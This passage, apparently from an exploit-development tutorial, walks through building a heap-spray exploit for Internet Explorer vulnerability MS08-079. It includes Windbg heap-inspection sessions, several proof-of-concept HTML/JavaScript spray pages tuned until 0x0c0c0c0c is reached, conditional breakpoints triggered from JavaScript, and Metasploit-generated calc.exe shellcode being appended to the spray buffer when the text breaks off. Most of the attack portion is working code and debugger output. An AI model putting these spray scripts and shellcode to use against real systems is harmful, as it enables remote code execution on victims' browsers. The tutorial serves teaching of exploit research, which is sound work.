Attaching Windbg to *iexplorer.exe* and opening POC02 we obviously obtain the same crash we obtained with POC01, but lets analyze the heap to see if we allocated the chunks as we wanted. First of all, we expect our allocations to be in the process default heap. That can be found in Windbg by looking at the PEB structure or by looking at the first heap, listed by the !heap command[64]:

```
0:005>!peb
PEB at 7ffdd000
InheritedAddressSpace:    No
ReadImageFileExecOptions: No
BeingDebugged:            Yes
ImageBaseAddress:         00e40000
Ldr                       77d45d00
Ldr.Initialized:          Yes
    [...]
ProcessHeap:        00250000
    [...]

0:005>!heap
Index   Address  Name      Debugging options enabled
  1:   00250000
  2:   00010000
  3:   001a0000
  4:   00cb0000
  5:   00ca0000
  6:   00bb0000
  [...]
```

Identifying the default process heap in Windbg

[64] Default process heap is always the first listed as a result of the !heap command

If our calculations were correct our heap chunks should be *0x4b0* bytes (1200). Once again the "heap" command comes in handy, let's search all the heap chunks of such size with the "-flt s" option:

```
0:005>!heap -flt s 0x4b0
    _HEAP @ 250000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        033dd1a0 0097 0000  [00]   033dd1a8    004b0 - (busy)
        033dde58 0097 0097  [00]   033dde60    004b0 - (busy)
        033de310 0097 0097  [00]   033de318    004b0 - (busy)
        033de7c8 0097 0097  [00]   033de7d0    004b0 - (busy)
        033dec80 0097 0097  [00]   033dec88    004b0 - (busy)
        033df138 0097 0097  [00]   033df140    004b0 - (busy)
        033df5f0 0097 0097  [00]   033df5f8    004b0 - (busy)
        033dfaa8 0097 0097  [00]   033dfab0    004b0 - (busy)
        033dff60 0097 0097  [00]   033dff68    004b0 - (busy)
        033e0418 0097 0097  [00]   033e0420    004b0 - (busy)
    _HEAP @ 10000
    _HEAP @ 1a0000
```

Searching for heap chunks

We find ten heap chunks of size 1200 bytes all in the default process heap. But are we sure they are our blocks? Let's dump their memory content:

```
0:005>dc 033dd1a0
033dd1a0  cadeba99 0807b5ef 000004aa 0c0c0c0c  ................
033dd1b0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1c0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1d0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1e0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd1f0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd200  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033dd210  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0:005>dc 033e0418
033e0418  cadeba99 0808b77b 000004aa 0c0c0c0c  ....{...........
033e0428  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0438  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0448  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0458  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0468  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0478  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
033e0488  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Inspecting our allocations

Yes, our allocations are correct, but did you notice the "strange" bytes at the beginning of each chunk? The first 8 bytes of each chunk, is heap metadata, which in Windows Vista and Server 2008, is randomized to increase security against heap attacks.

```
    HEAP METADATA 8Bytes     BSTR METADATA 4Bytes          DATA          NULL 2Bytes
 ------------------------------------------------------------------------------------
|  cadeba99  |  807b5ef  |         000004aa          | 0c0c0c0c ..... |     0000     |
```

Heap Metadata

The metadata is used by the heap manager to manage heap chunks within a segment, for example it contains information regarding the size of the current and previous block or the status of the chunk (busy or free), etc. Although in Vista metadata is randomized, Windbg has a nice feature to retrieve its content. We can use the "-i" option to display information of the specified heap decoding randomized data:

```
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap        : 0x02660000 (Use !heap -iNewHeapHandle to change)
Header content      : 0xCADEBA99 0x0807B5EF (decoded : 0x9D4482A4 0x0807AFCE)
Owning segment      : 0x03360000 (offset 7)
Block flags         : 0x45 (busy fill user_flag )
Total block size    : 0x82a4 units (0x41520 bytes)
Requested size      : 0x41518 bytes (unused 0x8 bytes)
Previous block size: 0xafce units (0x57e70 bytes)
Block CRC           : ERROR - current 9d, expected 62
Previous block      : 0x03385330
Next block          : 0x0341e6c0
```

Retrieving Heap chunk metadata (wrong heap handle)

Something is wrong as shown in "Block CRC". This happens because *!heap* was trying to get info about our chunk assuming as heap handle *0x02660000* (see the first line of the output "Assumed heap") while our block is in the default process heap *0x00250000*. We need to change the heap context passing the right handle to the *!heap* command before getting our info about the chunk:

```
0:005>!heap -i 00250000
Heap context set to the heap 0x00250000
0:005>!heap -i 033dd1a0
Detailed information for block entry 033dd1a0
Assumed heap        : 0x00250000 (Use !heap -iNewHeapHandle to change)
Header content      : 0xCADEBA99 0x0807B5EF (decoded : 0x96010097 0x08070203)
Owning segment      : 0x03360000 (offset 7)
Block flags         : 0x1 (busy )
Total block size    : 0x97 units (0x4b8 bytes)
Requested size      : 0x4b0 bytes (unused 0x8 bytes)
Previous block size: 0x203 units (0x1018 bytes)
Block CRC           : OK - 0x96
Previous block      : 0x033dc188
Next block          : 0x033dd658
```

Retrieving Heap chunk metadata (right heap handle)

We now have our heap chunk information decoded by Windbg, for example, we are now able to navigate to the previous or next heap chunk using the previous and current block size info[65] or have information on the memory segment and block flags.

Can we go further? Well, there will be times where you make a wrong calculation and can't find where your data has been allocated, or simply you want to follow the allocation more closely. Sotirov, in his *heaplib* library, included a few functions that are able to "debug" allocations on the heap if associated to particular breakpoints in Windbg. Let's see if we can use the same technique without using *heaplib*. It's important to note that Sotirov's debug functions are based on a "tricky" combination of js function calls and conditional breakpoints in Windbg. Basically the idea is to be able to dynamically monitor *ntdll!RtlAllocateHeap* stack parameters to see how many bytes were allocated and at what addresses.

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2);
        }
        // Debug Heap allocations enabling RtlAllocateHeap breakpoint
        function debugHeap(enable) {
                if (enable == true) {
                        void(Math.atan(0xdead));
                } else {
                        void(Math.asin(0xbeef));
                }
        }
</script>
</head>
<body>
<script>
        debugHeap(true);
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(40000, FAKEOBJ);
        alert("ph33r");
        // Perform 10 allocations of 40000 bytes on the heap
        for (var k = 0; k < 9; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
        debugHeap(false);
</script>
</body>
</html>
```

Javascript heap debug functions

[65] Please note that the block size info are expressed in units: to obtain "user size" info you need to multiply block size by the heap granularity (default = 8) for example: Total block size : 0x97 units * 8 = 0x4b8 bytes

For sure this check must be enabled only before our allocations and disabled just a moment after. Here we can see an example of a session monitoring allocations from JavaScript using POC03 debug functions.




Figure 78: Javascript Debug Functions and Windbg breakpoints

We need to set breakpoints in Windbg before starting the session:


```
0:011>bc *
0:011>!heap
Index   Address  Name      Debugging options enabled
  1:   003a0000
  2:   00010000
  3:   00070000
  4:   00cd0000
  5:   01090000
  6:   01280000
  7:   01270000
  8:   01070000
  9:   01230000
 10:   025f0000
 11:   01680000

0:011>bu 77ce1716 "j (poi(esp+4)==003a0000 and poi(esp+c)==0x9c40)
'.printf \"allocated(0x%x) AT ADDRESS 0x%x\", poi(esp+c), eax; .echo;g'; 'g';"

0:011>bu jscript!JsAtan "j (poi(poi(esp+14)+8) == dead) '.echo DEBUG ENABLED FROM JS EXPLOIT; be
0; g';"

0:011>bu jscript!JsAsin "j (poi(poi(esp+14)+8) == beef) '.echo DEBUG DISABLED FROM JS EXPLOIT; bd
0; g';"

0:011>bd 0
```

Windbg breakpoints needed by Javascript heap debug functions

Pay attention to the previous breakpoints syntax:

- **The "j" command conditionally executes one of the specified commands, depending on the evaluation of a given expression;**
- **The "poi" operator does pointer-sized data from the specified address, 32bits in our case;**
- **The first breakpoint at 0x77ce1716 is the *"RETN"* instruction (*RETN 0xC*) within ntdll!RtlAllocateHeap; you can find it with the help of Windbg *"uf ntdll!RtlAllocateHeap"*.**

So as explained in the previous drawing, the first breakpoint breaks execution if allocation is made in the default process heap and allocation size is equal to the one requested. These checks are done dereferencing two pointers on the stack (*esp+4 and esp+c*). If execution stops, address and size of the allocation are printed (*printf*) and the execution is resumed (*g*). The second and third breakpoints break execution if the two specified functions within *jscript.dll* are called and if the parameter passed as the argument is equal to the one requested (long life to the 0xdeadbeef :) !!!).




If the breakpoint is hit we enable (*be 0*) or disable (*bd 0*) the *RtlAllocateHeap* breakpoint in order to enable or disable debug output at runtime. Let's run POC03 and watch our allocations in "interactive mode" from Windbg:

```
0:011> g
ModLoad: 6dd80000 6ddf8000   C:\Windows\system32\jscript.dll
DEBUG ENABLED FROM JS EXPLOIT
allocated(0x9c40) AT ADDRESS 0x344cc18   <------------------ Allocation 01
allocated(0x9c40) AT ADDRESS 0x3456860   <------------------ Allocation 02
allocated(0x9c40) AT ADDRESS 0x3414bd0   <------------------ Allocation 03
allocated(0x9c40) AT ADDRESS 0x341e818   <------------------ Allocation 04
allocated(0x9c40) AT ADDRESS 0x3428460   <------------------ Allocation 05
allocated(0x9c40) AT ADDRESS 0x34320a8   <------------------ Allocation 06
allocated(0x9c40) AT ADDRESS 0x343bcf0   <------------------ Allocation 07
allocated(0x9c40) AT ADDRESS 0x34604a8   <------------------ Allocation 08
allocated(0x9c40) AT ADDRESS 0x346a0f0   <------------------ Allocation 09
allocated(0x9c40) AT ADDRESS 0x3473d38   <------------------ Allocation 10
DEBUG DISABLED FROM JS EXPLOIT
ModLoad: 73550000 73679000   C:\Windows\System32\msxml3.dll
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
ModLoad: 6de20000 6dec9000   C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 71650000 7166f000   C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000   C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000   C:\Windows\system32\COMDLG32.dll
ModLoad: 6f9c0000 6f9d7000   C:\Program Files\Common Files\System\Ole DB\OLEDB32R.DLL
ModLoad: 73820000 73829000   C:\Windows\system32\Nlsdl.dll
ModLoad: 73820000 73829000   C:\Windows\system32\idndl.dll
(ee4.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034480f8 edx=6bea1ae5 esi=034480f8 edi=034094a0
eip=6c042954 esp=02fff6b8 ebp=02fff6d8 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6c042954 8b08            mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
0:005>dc 0x344cc18
0344cc18  00009c3a 0c0c0c0c 0c0c0c0c0c0c0c0c  :...............
0344cc28  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc38  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc48  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc58  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc68  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0344cc78  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Watching heap allocations at runtime thanks to the Javascript heap debug functions

Quite impressive as now we are able to trigger breakpoints directly from JavaScript!



Exercise


1) Repeat the required steps in order to perform 20 heap allocations of 2000 bytes each. Check the allocations of memory in Internet Explorer after the Javacscript has been executed with help of Windbg.

Heap Spray Case Study: Mem-Graffing Time

Now that we have the weapons it's time to build a working exploit for MS08-079. First of all, we need to find out how much we need to "spray the heap" to reach address *0x0c0c0c0c*. This step of the exploit development can be even done with a trial and error approach, but having acquired some heap background we can follow some important indications on how to proceed. We do know that the heap grows up from *0x00130000* memory space. We've also just seen from the previous POCs that our chunk allocations were all starting from address *0x34XXXXXX* so, the first guess, should probably be that we need at least *0x0c0c0c0c - 0x0344cc18* bytes (*0x0344cc18* value was taken from previous POC allocations) which is more or less 150Mb. Let's start with 80Mb and see what happens... in the following POC04 source code we will spray the heap with 1000 chunks of 80Kb:

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2);
        }
</script>
</head>
<body>
<script>
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(81920, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 81920(0x14000)bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

POC04 source code: spraying the heap with 80Mbytes of data



Once again we set a breakpoint on *mshtml!CXfer::TransferFromSrc+0x34* and we run our new poc; follows the Windbg session:

```
Breakpoint 3 hit
eax=0c0c0c0c ebx=00000000 ecx=05276910 edx=6b2f1ae5 esi=05276910 edi=05670828
eip=6b492954 esp=0324f734 ebp=0324f754 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b492954 8b08            mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=????????
0:006> dc 0x0c0c0c0c
0c0c0c0c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c1c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c2c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c3c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c4c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c5c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c6c  ???????? ???????? ???????? ????????  ????????????????
0c0c0c7c  ???????? ???????? ???????? ????????  ????????????????
0:006> !heap -flt s 0x14000
    _HEAP @ 2d0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
        02f71b20 2801 0000  [00]   02f71b28    14000 - (busy)
        02f85b28 2801 2801  [00]   02f85b30    14000 - (busy)
        02f99b30 2801 2801  [00]   02f99b38    14000 - (busy)
        02fadb38 2801 2801  [00]   02fadb40    14000 - (busy)
        02fc1b40 2801 2801  [00]   02fc1b48    14000 - (busy)
        02fd5b48 2801 2801  [00]   02fd5b50    14000 - (busy)
        05080040 2801 2801  [00]   05080048    14000 - (busy)
        05094048 2801 2801  [00]   05094050    14000 - (busy)
        050a8050 2801 2801  [00]   050a8058    14000 - (busy)
        050bc058 2801 2801  [00]   050bc060    14000 - (busy)
        [.............REMOVED TO SAVE SPACE.................]
        [.....ALLOCATIONS FROM 0x05XXXXXX to 0x09XXXXXX.....]
        [.............REMOVED TO SAVE SPACE.................]
```


We didn't reach *0x0c0c0c0c* but we are in the *0x09edXXXX* memory area on the heap, which means that we need 35MB's more or less. Let's try with 130Mb and see if we hit our magic address!

```
        09e10060 2801 2801  [00]   09e10068    14000 - (busy)
        09e24068 2801 2801  [00]   09e24070    14000 - (busy)
        09e38070 2801 2801  [00]   09e38078    14000 - (busy)
        09e4c078 2801 2801  [00]   09e4c080    14000 - (busy)
        09e60080 2801 2801  [00]   09e60088    14000 - (busy)
        09e74088 2801 2801  [00]   09e74090    14000 - (busy)
        09e88090 2801 2801  [00]   09e88098    14000 - (busy)
        09e9c098 2801 2801  [00]   09e9c0a0    14000 - (busy)
        09eb00a0 2801 2801  [00]   09eb00a8    14000 - (busy)
        09ec40a8 2801 2801  [00]   09ec40b0    14000 - (busy)
        09ed80b0 2801 2801  [00]   09ed80b8    14000 - (busy)
    _HEAP @ 10000
    _HEAP @ 2c0000
    _HEAP @ c00000
    _HEAP @ 20000
    _HEAP @ b70000
    _HEAP @ 2b0000
    _HEAP @ a00000
    _HEAP @ 1d30000
    _HEAP @ ad0000
    _HEAP @ 26d0000
    _HEAP @ 2830000
    _HEAP @ 26c0000
    _HEAP @ 2ec0000
    _HEAP @ 3090000
    _HEAP @ 3400000
    _HEAP @ af80000
    _HEAP @ 33c0000
    _HEAP @ b190000
    _HEAP @ 3330000
  _HEAP @ 3130000
```

Checking heap layout after exploitation

```
[...]
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 133120(0x20800)bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

POC05 source code: spraying the heap with 130Mbytes of data



Let's follows POC05 Windbg session:

```
Breakpoint 3 hit
eax=0c0c0c0cebx=00000000 ecx=0345eb88 edx=6af81ae5 esi=0345eb88 edi=0345acd8
eip=6b122954 esp=0325f8dc ebp=0325f8fc iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b122954 8b08            mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=0c0c0c0c
0:006>dc 0c0c0c0c
0c0c0c0c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c1c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c2c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c3c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c4c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c5c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c6c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0c0c7c  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

This time we hit our address and we can spray the heap overstepping the 0x0cXXXXXX memory space:

```
0:006> !heap -flt s 0x20800
    _HEAP @ 4b0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
        03467938 4101 0000  [00]   03467940    20800 - (busy)
        03488140 4101 4101  [00]   03488148    20800 - (busy)
        034a8948 4101 4101  [00]   034a8950    20800 - (busy)
        04f00040 4101 4101  [00]   04f00048    20800 - (busy)
        04f20848 4101 4101  [00]   04f20850    20800 - (busy)
        04f41050 4101 4101  [00]   04f41058    20800 - (busy)
        04f61858 4101 4101  [00]   04f61860    20800 - (busy)
        04f82060 4101 4101  [00]   04f82068    20800 - (busy)
        04fa2868 4101 4101  [00]   04fa2870    20800 - (busy)
        04fc3070 4101 4101  [00]   04fc3078    20800 - (busy)
        04fe3878 4101 4101  [00]   04fe3880    20800 - (busy)
        [.............REMOVED TO SAVE SPACE.................]
        [.....ALLOCATIONS FROM 0x05XXXXXX to 0x0ccXXXXX.....]
        [.............REMOVED TO SAVE SPACE.................]
        0cdb80c0 4101 4101  [00]   0cdb80c8    20800 - (busy)
        0cdd88c8 4101 4101  [00]   0cdd88d0    20800 - (busy)
        0cdf90d0 4101 4101  [00]   0cdf90d8    20800 - (busy)
        0ce198d8 4101 4101  [00]   0ce198e0    20800 - (busy)
        0ce3a0e0 4101 4101  [00]   0ce3a0e8    20800 - (busy)
        0ce5a8e8 4101 4101  [00]   0ce5a8f0    20800 - (busy)
        0ce7b0f0 4101 4101  [00]   0ce7b0f8    20800 - (busy)
        0ce9b8f8 4101 4101  [00]   0ce9b900    20800 - (busy)
        0cebc100 4101 4101  [00]   0cebc108    20800 - (busy)
        0cedc908 4101 4101  [00]   0cedc910    20800 - (busy)
        0cefd110 4101 4101  [00]   0cefd118    20800 - (busy)
        0cf1d918 4101 4101  [00]   0cf1d920    20800 - (busy)
    _HEAP @ 10000
    [...]
```

Checking heap layout after exploitation

But in which chunk is the *0x0c0c0c0c* fake object? We can use the *!heap* command with "-p" option to display page heap information for the address ("-a") *0x0c0c0c0c*:

```
0:006>!heap -p -a 0x0c0c0c0c
address 0c0c0c0c found in
    _HEAP @ 4b0000
      HEAP_ENTRY Size Prev Flags    UserPtrUserSize - state
0c0b3170 4101 0000  [00]   0c0b3178    20800 - (busy)

0:006>dc 0c0b3170
0c0b3170  7c1f7c57 084ecffa 000207fa 0c0c0c0c  W|.|..N.........
0c0b3180  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b3190  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31a0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31b0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31c0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31d0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
0c0b31e0  0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c0c  ................
```

Searching for the heap chunk containing 0x0c0c0c0c

Ok now that we have the correct block size, we can try to append some shellcode to our FAKEOBJ to 0wN IE. In fact, we know that the call to our FAKEOBJ vfunction (*0x0c0c0c90*) will execute opcodes at *0x0c0c0c0c* ... but wait... What opcodes do we have at address *0x0c0c0c0c*?

We first generate a simple exec calc.exe shellcode with metasploit:

```
bt ~ # /pentest/exploits/framework3/msfpayload windows/exec CMD=calc.exe J
// windows/exec - 121 bytes
// http://www.metasploit.com
// EXITFUNC=seh, CMD=calc.exe
%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%
u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u
1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u6
ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100
```

Generating calc.exe shellcode using metasploit

Then we add shellcode to our buffer within the "alloc" JavaScript function:

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                // windows/exec - 121 bytes
                // http://www.metasploit.com
                // EXITFUNC=seh, CMD=calc.exe
               var shellcode = unescape(
"%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%
u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
```

```
            while (mystr.length< bytes) mystr += mystr;
            return mystr.substr(0, (bytes-6)/2) + shellcode;
        }
</script>
</head>
<body>
<script>
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
